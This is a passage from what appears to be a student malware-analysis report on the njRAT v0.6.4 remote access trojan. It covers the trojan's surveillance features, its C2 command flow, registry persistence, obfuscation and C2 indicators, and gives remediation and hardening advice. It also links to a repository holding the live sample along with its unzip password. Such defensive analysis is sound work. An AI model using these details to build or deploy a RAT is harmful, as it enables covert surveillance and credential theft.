Remote Desktop	View victim’s desktop screen in real-time	**RemotedDesktopToolStripMenuItem** (**\u0005\u2004**)
Remote Webcam	Accessing webcam for pictures/videos	**RemoteCamToolStripMenuItem1** (**\u0005\u2004**)
Keylogger	Record keystroke activity	**KeyloggerToolStripMenu**

		Item (**\u000F\u2004**)
Microphone	Access and record audio from the mic	**global::\u0002\u2001.\u0005\u2002.Play();**
File Manager	Explore and modify victim files	**FileManagerToolStripMenuItem1** (**\u0006\u2004**)
Process Manager	View and kill active processes	**ProcessManagerToolStripMenuItem1** (**\u000E\u2004**)
Registry Editor	Reading and writing Windows registry entries	**RegistryToolStripMenuItem** (**\u0008\u2005**)
Chat Box	Direct two-way communication with the victim	**OpenChatToolStripMenuItem** (**\u0003\u2005**)
Remote Shell	Execute CMD commands remotely	**RemoteShellToolStripMenuItem** (**\u0005\u2005**)
Password Recovery	Retrieving saved credentials from the browser/application	**GetPasswordsToolStripMenuItem** (**\u0008\u2004**)
Plugin Loader	Runs additional .NET plugins from the server	**ScriptToolStripMenuItem** (**\u0005\u2006**)
Remote File Exec	Running the file sent to the client	**RunFileToolStripMenuItem** (**\u000F\u2005**)

All core features of the RAT can be triggered by the operator via the graphical user interface (GUI), and are transmitted to the client as string-based commands. These commands are handled by the command dispatcher function on the victim's side, which maps each command to a corresponding feature module. Notably, microphone capture and playback are not directly controlled from **Form1**, but are executed upon receiving a specific command from the server. The audio data is decrypted and streamed back through the **BufferedWaveProvider** and **WaveOut** components.

3. Conclusion

The reverse engineering process of the njRAT v0.6.4 malware begins with an analysis of the main dropper named EnKSaR HaCKeR.exe. This dropper is tasked with extracting and running two files: nJRAT.exe as the main payload, and njq8.exe as an additional module. Through the Form1_Load event, the dropper writes these two files to the root directory and executes them directly without user interaction, indicating that this dropper is only a hidden launcher for the RAT.

Next, the analysis focuses on nJRAT.exe, which is the core of this trojan. The application entry point utilizes the WindowsFormsApplicationBase class, which is used to initialize the program in a single instance only, and manages the application lifecycle through methods such as OnInitialize(), OnStartup(), and OnRun(). At the OnStartup() stage, the RAT immediately initiates a network connection to listen for commands from the Command-and-Control (C2) server. The main interface display, called MainForm, is Form1, but with the window completely hidden so that it is not visible to the user.

The SK and Client classes manage the main components of network communication. The SK class acts as a TCP listener that accepts connections from clients (victims), stores them in a list, and distributes commands through the dsk() main loop. On the other hand, the Client class handles reading data from the server, wrapping it into an RQ object, and distributing commands to execution threads. Command execution on the client is controlled by the \u0002\u2001.\u0003(Client, byte[]) function, which then maps string commands such as ret, cam, shl, and others to specific functions that perform RAT features.

The main features of njRAT include remote desktop, webcam, keylogger, chat box, remote shell, file manager, process and registry editor, microphone, password recovery, and plugin loader. All commands are transmitted encrypted and decrypted on the client side through the \u0006\u2001 decryption class, which reads encrypted strings from resources, then decompresses them dynamically at runtime. This technique avoids static detection of sensitive strings such as cmd.exe or upload.

In terms of infection and persistence, the malware drops files to disk and adds an autorun entry to the Windows registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Run) to ensure that it runs automatically when the system starts. The default C2 used is zaaptoo.zapto.org on port 1177, which can be used as a detection indicator.

Overall, this analysis shows that njRAT v0.6.4 is a powerful modular RAT, with comprehensive system monitoring features and fairly sophisticated evasion techniques. With its code structure deliberately obfuscated through obfuscation, encrypted strings, and anonymous classes, the malware makes great efforts to evade detection by analysts and antiviruses. This reverse engineering successfully reveals the full workflow and internal features of the malware, and provides a technical foundation for further detection and mitigation.

INFECTION VECTOR & SCOPE OF ATTACK

The infection begins with the execution of the dropper **EnKSaR HaCKeR.exe** (initially labeled *nJRAT.exe*). This dropper unpacks and launches two payload files: **nJRAT.exe** (the main RAT payload) and **njq8.exe** (a secondary component). Dynamic analysis confirmed that these files were written to disk (to C:) and executed, establishing the RAT process on the system.

Once running, the malware ensures persistence by creating new Windows registry "Run" entries for both the current user and the local machine. It used an obfuscated MD5-like name (decoding to “Windows”) so that the entry appears as *windows.exe* on each user login. The *windows.exe* process also appeared in the system’s startup programs, confirming that the malware is configured to relaunch on boot. These mechanisms blend the RAT into legitimate system entries, making it hard to detect and guaranteeing it remains active across reboots.

Key aspects of the attack include:

- **Remote Command & Control:** The RAT opens a persistent TCP channel to an attacker-controlled server, periodically beaconing out and allowing the adversary to send commands and receive data. The malware even adds a firewall rule to permit this C2 traffic. This communication channel enables the attacker to issue remote commands (e.g. shell or desktop control) and exfiltrate collected information.
- **Keylogging:** The RAT captures all user keystrokes and writes them to a log file. These keystroke logs are periodically sent to the attacker’s server, providing the adversary with real-time insight into the user’s input.
- **Data and System Surveillance:** The malware can capture screenshots of the desktop and activate the webcam, sending this visual data to the operator. It also gathers system information (OS version, device details) and can manage files or registry settings on the host. These capabilities, combined with a remote shell, give the attacker broad visibility and control over the compromised machine.
- **Persistence and Auto-Execution:** The RAT also copied itself into startup locations (shown as *“windows.exe”*) and created registry autorun entries, guaranteeing it would automatically relaunch on each reboot.

Together, these steps resulted in a full system compromise. The malware quickly embedded itself, established persistence, and began exfiltrating sensitive data, giving the attacker continuous remote access. This chain demonstrates how a single dropper can ultimately lead to the total takeover of the victim’s system.

MITIGATION & REMEDIATION PLAN

To remove njRAT from an infected Windows system and restore it to a secure operational state, a methodical and multi-step remediation process should be followed. This plan assumes the malware has been positively identified and that the system remains under the analyst’s control.

1. Terminate the Malicious Process

The first step is to manually identify and terminate the RAT's main process, commonly listed as **windows.exe** in the Task Manager. This process should be ended before any file removal or registry cleanup to prevent the malware from respawning or reinitializing persistence mechanisms.

- Open Task Manager
- Locate **windows.exe** under the **Processes** or **Details** tab
- Right-click and select **End Task**

2. **Remove Registry Persistence**

The malware creates autorun entries in the Windows Registry to ensure it starts on boot. These must be removed manually:

- Open **Regedit**
- Navigate to "**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**" and "**HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**"
- Look for entries referencing **windows.exe** or unknown values (e.g., MD5-like names such as **ecc7c8c51c0850c1ec247c7fd3602f20**)
- Right-click and **Delete** the suspicious entries

3. **Delete Dropped Files**

Using File Explorer or the command line, locate and permanently remove all dropped components:

- **C:\nJRAT.exe**
- **C:\njq8.exe**
- **C:\windows.exe**
- **windows.exe.tmp** (usually located in the Temp directory or the same folder as the main executable)

Be sure to **enable hidden files** and verify that no residual files remain in system folders or startup directories.

4. Revert System Modifications

njRAT may also create firewall rules or change system settings to facilitate communication with its C2 server. These should be reviewed and reversed:

- Open **Windows Defender Firewall with Advanced Security**

- Look for outbound or inbound rules referencing windows.exe
- Remove any rules added by the malware

5. Scan with Antivirus and Malware Tools

Run a full system scan using trusted tools such as:

- **Microsoft Defender Offline Scan**
- **Malwarebytes Anti-Malware**
- **ESET Online Scanner** or similar

This step ensures no residual files, registry keys, or alternate payloads remain. Scanning tools should be updated to the latest definitions before running.

6. Reboot and Monitor

After cleanup:

- Reboot the system
- Reopen Task Manager, Regedit, and Firewall to verify windows.exe has not returned
- Monitor network activity for any outbound connections to known njRAT domains or ports (e.g., port 1177, **zapto.org** domains)

If any reappearance is detected, recheck for overlooked persistence vectors or consider isolating and reimaging the machine.

STRENGTHENING DEFENSES TO PREVENT FUTURE INCIDENTS

In addition to removing the current infection, it is critical to strengthen the organization's defenses to prevent future compromises by njRAT or similar Remote Access Trojans. The following measures focus on endpoint hardening, user awareness, and detection capabilities to reduce the attack surface and improve resilience.

1. **Implement Least Privilege Principles**

   Ensure users operate with the minimum necessary privileges. Administrative rights should only be granted where operationally required, and elevated privileges must be tightly controlled. Limiting user access prevents malware from writing to protected system areas or creating registry autoruns under privileged keys.

2. **Restrict Script and Executable Delivery**

   Block common delivery vectors such as:

   - Email attachments containing **.exe**, **.scr**, or **.bat** files
   - Malicious scripts embedded in documents (e.g., macros in Office files)
   - Downloads from untrusted sources

   Use group policy or endpoint protection settings to restrict execution from user folders such as **%TEMP%** and **%APPDATA%**.

3. **Monitor and Block Outbound Connections**

   Set up firewall rules or an IDS/IPS system to monitor and control outbound traffic:

   - Block uncommon ports used by RATs (e.g., port 1177)
   - Alert on connections to dynamic DNS domains such as **zaaptoo.zapto[.]org**, which are commonly used for C2

   Deploy network traffic analysis tools (e.g., Zeek, Suricata) to detect anomalies and beaconing behavior.

4. **Enhance Logging and Endpoint Visibility**

   Deploy a centralized logging solution (e.g., SIEM) and configure endpoints to report key security events:

   - Process creation
   - Registry modifications

- Network connections
- Executable file writes

This visibility is essential for timely detection and response.

5. **Regularly Update Security Tools and Definitions**

   Ensure antivirus, EDR, and all security tools are updated with the latest signatures and detection capabilities. Known RAT families, such as njRAT, are well-documented, and updated tools can detect both known variants and their behavior-based patterns.

6. **Conduct User Awareness Training**

   Human error remains a leading cause of malware infection. Training users to recognize phishing emails, suspicious attachments, and unverified software is critical. Simulated phishing campaigns and incident response drills can further strengthen readiness.

By combining technical controls with user education and layered monitoring, organizations can significantly reduce the risk of remote access malware infections and improve their ability to detect and respond if future incidents occur.

DISCUSSION

During this project, the overall malware analysis process went well. We were able to safely set up an isolated lab environment using Flare VM and Remnux, which allowed us to run the njRAT sample without any risk to the host system. All major behaviors of the malware, such as beaconing to the Command and Control (C2) server, dropping additional files, creating registry persistence, and recording keystrokes, were successfully observed and documented. The reverse engineering phase also provided a deep understanding of how njRAT communicates with its operator and executes commands using encrypted strings and obfuscated methods.

One of the most difficult parts of the project was the reverse engineering process. The malware used heavy obfuscation and dynamic string decryption, which made it hard to follow the code and understand what each function was doing. Identifying how strings like "ret", "cam", or "shl" were generated required careful inspection of decryption functions and understanding the way resources were handled in memory.

From an interdisciplinary perspective, understanding both networking behavior and .NET programming was essential. Without knowledge of sockets, encryption, and Windows Forms, it would have been difficult to understand how njRAT operates under the hood. This kind of analysis requires both malware knowledge and basic software engineering skills.

Lastly, it is important to highlight that all activities were conducted in a secure environment and for educational purposes only. Malware like njRAT can cause serious harm if used irresponsibly, and any analysis must be handled carefully to prevent misuse. It is our responsibility to treat these tools as learning material and not as weapons.

CONCLUSION

This analysis of njRAT v0.6.4 shows that even old malware can still be dangerous if systems are not properly protected. By using a layered approach starting with static analysis, followed by dynamic monitoring, and ending with reverse engineering, we were able to understand how njRAT infects a system, communicates with its controller, and hides its activities.

The malware works by dropping hidden files, creating autorun entries in the Windows registry, and connecting to a Command and Control (C2) server. It provides full control to the attacker, including keylogging, remote desktop access, webcam use, and file management. Most of its commands and strings are encrypted or hidden, making it harder to detect.

We successfully identified and analyzed these behaviors, and also created a step-by-step remediation plan to clean an infected system. This includes stopping the malware process, removing its files, deleting registry keys, and scanning the system. We also gave recommendations for defense, such as using least privilege access, blocking suspicious scripts, monitoring network traffic, and educating users about phishing.

APPENDICES

1. **Full code repo link (GitHub)**


   Malware Resource from theZoo Github repository:
   https://github.com/ytisf/theZoo/tree/master/malware/Binaries/njRAT-v0.6.4

   FlareVM installation: https://github.com/mandiant/flare-vm

   No GitHub repository was used for this project. All analysis results, documentation, and notes were stored and shared through local storage and shared documents within the team.

2. **Diagrams**

   Here's the full diagram of the malware flow:



EnKSar Hacker.exe
Form1_Load dropped njrat.exe
OnStartup()
Check if need to activate listener
OnStartup()
If yes: Create a Network() object
OnStartup()
Wait for Internet Connection(via NetworkAvailabilityChanged
OnStartup()
If Connection is available
form1()
Initialize SK object, this.S = new SK(Port)
SK opens a TCP ports and waits for victim connections
Dsk()
Loop for each client in S.Online
If still connected, ready to send command via Client.Send()
Dsk()
If !client.Isend, remove from Online[]
Victim Connects
SK.pend()
Accept connection
Create Client object
Add to Online[]
Start b_read() to receive data
b_read()
Save to buffer M
Split data using delmiter
For each data chunk wrap into RQ(Client, byte[]) object
Pass to SK.dat(RQ)
SK.data()
Find empty slot in REQ[51]
Store RQ
Wait for RQ.Finish = true
XA(i)
Locate RQ in REQ[i]
Execute \u0003(RQ.Client,RQ.byte[])
\u0003(Client, byte[])
Decode byte[] into string
Split string into array2[]
Extract array[0] as main command
Compare command with \u0006\u2001.\u0002
\u0006\u2001.\u0002(int)
Open .resources from nJRAT.exe
Decrpyt hidden strings
Return plaintext commands like"shl", "ret", etc.
If command Matches
Run the appropriate command handler
ex: execute shell, open desktop, activate webcam, etc
Mark RQ.Finish = true
Clear REQ[i]
Loop again, waiting for the next command

3. User manual or setup guide

Step 1: Prepare the Virtual Environment

a. Install Oracle VirtualBox
   - Download and install Oracle VirtualBox from the official website.

b. Create Two Virtual Machines
   - Flare VM (Windows-based) for host-based analysis.
   - Remnux (Linux-based) for network monitoring and fake server simulation.

c. Isolate the Network

d. Configure both VMs with host-only adapters.

e. Disable internet access to avoid unintended communication with live Command and Control (C2) servers.

Step 2: Install Flare VM

a. Use a clean Windows 10 VM.

b. Follow the installation steps from the official repo: https://github.com/mandiant/flare-vm

c. After installation, take a snapshot as a backup before executing any malware.

Step 3: Install Remnux

a. Download the Remnux VM image from https://remnux.org

b. Import it into VirtualBox.

c. Verify that network isolation is active and INetSim is installed for simulating services.

Step 4: Load and Prepare the Malware Sample

a. Download the malware sample (njRAT v0.6.4) from: https://github.com/ytisf/theZoo

b. Use the password **infected** to unzip the file inside Flare VM.

c. Take a snapshot before running the sample.

Step 5: Begin Analysis

a. Use FLOSS, PEStudio, PEiD, etc. for static analysis.

b. Use TCPView, Procmon, Wireshark, and Netcat to monitor live behavior.

c. Redirect C2 domain (e.g., **zaaptoo.zapto.org**) to **127.0.0.1** using the hosts file.

d. Use dnSpy or ILSpy for reverse engineering .NET code.

Step 6: Cleanup and Restore

After each execution:

a. Revert to the clean snapshot before continuing.
b. Document findings (IOCs, behaviors, persistence mechanisms, etc.)

4. **Risk assessment**

The risk assessment below evaluates the potential impact of the njRAT v0.6.4 malware sample based on the CIA triad (Confidentiality, Integrity, Availability) and other key cybersecurity considerations. This malware demonstrates high risk, especially due to its data exfiltration and full remote control capabilities.

Category	Description	Impact Level
Confidentiality	njRAT performs keylogging, credential theft, webcam access, and file browsing. Sensitive user data can be exposed or stolen.	High
Integrity	The malware modifies registry entries, adds itself to autorun, and may alter system configurations.	Medium
Availability	While njRAT does not destroy files or crash the system, remote commands could be used to shut down processes or interfere with usage.	Low
Persistance	The malware creates autorun entries in both **HKCU** and **HKLM**, ensuring it runs on every system reboot.	High
Network Risk	Connects to an external Command and Control (C2) server at **zaaptoo.zapto.org** over port 1177, which may allow full remote control	High

	and data exfiltration.	
Detection Evasion	Uses encrypted strings, obfuscated class names, and dynamically decrypted commands to avoid static detection.	High

Overall Risk Level: HIGH

This malware poses a serious threat to system security if executed outside a controlled environment. It provides an attacker with full visibility and control over a compromised machine, including the ability to steal credentials, access hardware devices, and issue arbitrary system commands.